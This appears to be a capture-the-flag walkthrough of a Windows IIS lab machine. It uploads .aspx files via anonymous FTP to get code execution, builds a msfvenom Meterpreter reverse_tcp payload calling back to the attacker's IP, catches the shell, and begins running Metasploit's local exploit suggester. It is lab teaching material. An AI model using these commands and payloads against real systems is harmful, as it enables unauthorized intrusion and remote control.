curl -I http://$tip/
There's our answer.
What file extension is executed as a script on this webserver? Don't include the ..

ASP.NET is enabled on the Microsoft server. X-Powered-By: ASP.NET means .aspx is executed by IIS.
The next question wants us to identify which metasploit recon module is best used to PrivEsc on a compromised system.
Using what we know, let's fire up metasploit and find out:
msfconsoleI know it seems like we skipped a step here, but we don't actually have to identify the vulnerable service we're exploiting to identify the answer to the next question.
The question asks us what will run "on a compromised system", which likely means we need to search metasploit for:

search type:post local
Row 33 is looking the most promising with its mentions of "recon" and "suggest possible paths."
Let's see if we're right:
info 33
Music to my ears. This sounds like exactly what we're looking for. It suggests local exploits, and it runs on a compromised system using SESSION.
Which metasploit reconnaissance module can be used to list possible privilege escalation paths on a compromised system?
Now that we know we have the correct metasploit recon module, we're left to find our way to the user and root flags by way of using it.
FYI: My hotel Wi-Fi was utter crap. I redid the search after finally establishing a new connection and added a space by accident, but it did create a convenient visual opp:
Alright. Let's see what this module needs from us.
sessions
Small hiccup here. There are no active sessions, and we will likely need an active session to grab an initial foothold.
Reflecting back on our port scan, FTP seems to be our most viable way in.
Back to FTP:
printf 'devel-test\n' > devel-test.txt
ftp "$tip"
Enter Anonymous, then hit the Enter key at the password prompt.

We meet again, ftp.
put devel-test.txt
bye
So formal and polite.
Back at our regular prompt:
curl "http://$tip/devel-test.txt"
It's now time to connect the dots around what we know.
We have a server running IIS. IIS runs .aspx files as server-side code. Fortunately for us, anonymous FTP lets us write files to the directory served by IIS. The .aspx file we upload might run when we request it to.
IIS and ASP.NET aren't inherently vulnerable services, but the perfect storm lay in the flaw of untrusted write access to executable web content.
By "might run," I mean we have to test if the conditions are favorable. Let's see if it will execute .aspx:
printf '%s\n' '<%@ Page Language="C#" %><% Response.Write("aspx-ran"); %>' > probe.aspx
ftp "$tip"
Now back to our ftp portal:
ftp $tip
#Enter Anonymous for the username, click Enter at the password prompt.
put probe.aspx
bye
Back at our terminal prompt:
curl -i "http://$tip/probe.aspx"I mentally picture this like throwing a lasso that you laid upon the ground and then pulled as hard as you can when someone stepped in the center.

We put the code there. It ran. By logical deduction, someone has the rights to execute that code. We just have no idea who (yet).
That's what we need to know next.
Open probe.aspx, and replace the body with this snippet:
nano probe.aspx
<%@ Page Language="C#" %><% Response.Write(System.Security.Principal.WindowsIdentity.GetCurrent().Name); %>
As you can see, we've created a tiny C# program to execute:

Save and exit with CTRL + O and CTRL + X .
Once again, we're going to upload probe.aspx and run it:
ftp $tip
#Enter Anonymous for the username, click Enter at the password prompt.
put probe.aspx
bye
And request it again:
curl -i "http://$tip/probe.aspx"
(Laughs in evil hacker) It worked. Excellent. We have evidence that the server will execute ASPX code.
To set up our shell, we need a callback address on our Kali VM that the target can reach. Think "ET Phone Home", but ET needs the number:
ip -br addr show tun0Take note of the IP you get back. That's what you'll set as the LHOST in msfconsole.
As I mentioned earlier, there's no active session in local_exploit_suggester. That means we need to pivot to a different metasploit module that allows our uploaded ASPX code to establish a session.
Let's open msfconsole back up and prep the listener:
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.14.123
show options
show options will reveal what we're missing to successfully run the exploit and achieve the shell.

Everything required to run this exploit is already in place. Kali will listen on Port 4444 as evidenced by LPORT 4444.
Now we start it in the background...
run -j
...and the listener is alive and ready. Started reverse TCP handler on <YOUR_CALLBACK_IP>:4444 is your confirmation.
Now we open a new Kali terminal and create a new .aspx file that matches what the listener needs: same payload, IP, and port on both the listener and local sides.
This will create foothold.aspx using the same payload, address, and port as our listener:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.123 LPORT=4444 -f aspx -o foothold.aspx
Success.
We're going to repeat the same process as we did with probe.aspx with our new foothold.aspx, but we don't need the initial testing phase. We know it'll execute.
Re-set your target IP as a variable with tip=TARGET_IP, then:
ftp $tip
put foothold.aspx
bye
Now we request our freshly planted .aspx with curl, and turn our eyes back to the metasploit listener:
curl -i "http://$tip/foothold.aspx"
Aha! We got it. Meterpreter session 1 opened.
I know it doesn't look like we have a prompt to type at in msfconsole because we backgrounded it with run -j, but type this and trust me a bit:
sessions -i 1Then...
getuid
We can officially confirm we're running as IIS APPPOOL\Web.
Now that we have the missing session open, we can pivot back to local_exploit_suggester. It's a recon module that uses an existing shell or Meterpreter session to assess local exploits that might work.
The active shell, aka SESSION, allows it to do its job properly.
Still at our meterpreter prompt:
background
use post/multi/recon/local_exploit_suggester
set SESSION 1
run
We set session 1 as IIS APPPOOL\Web, and now the module can inspect that contextually. And it's off to work:
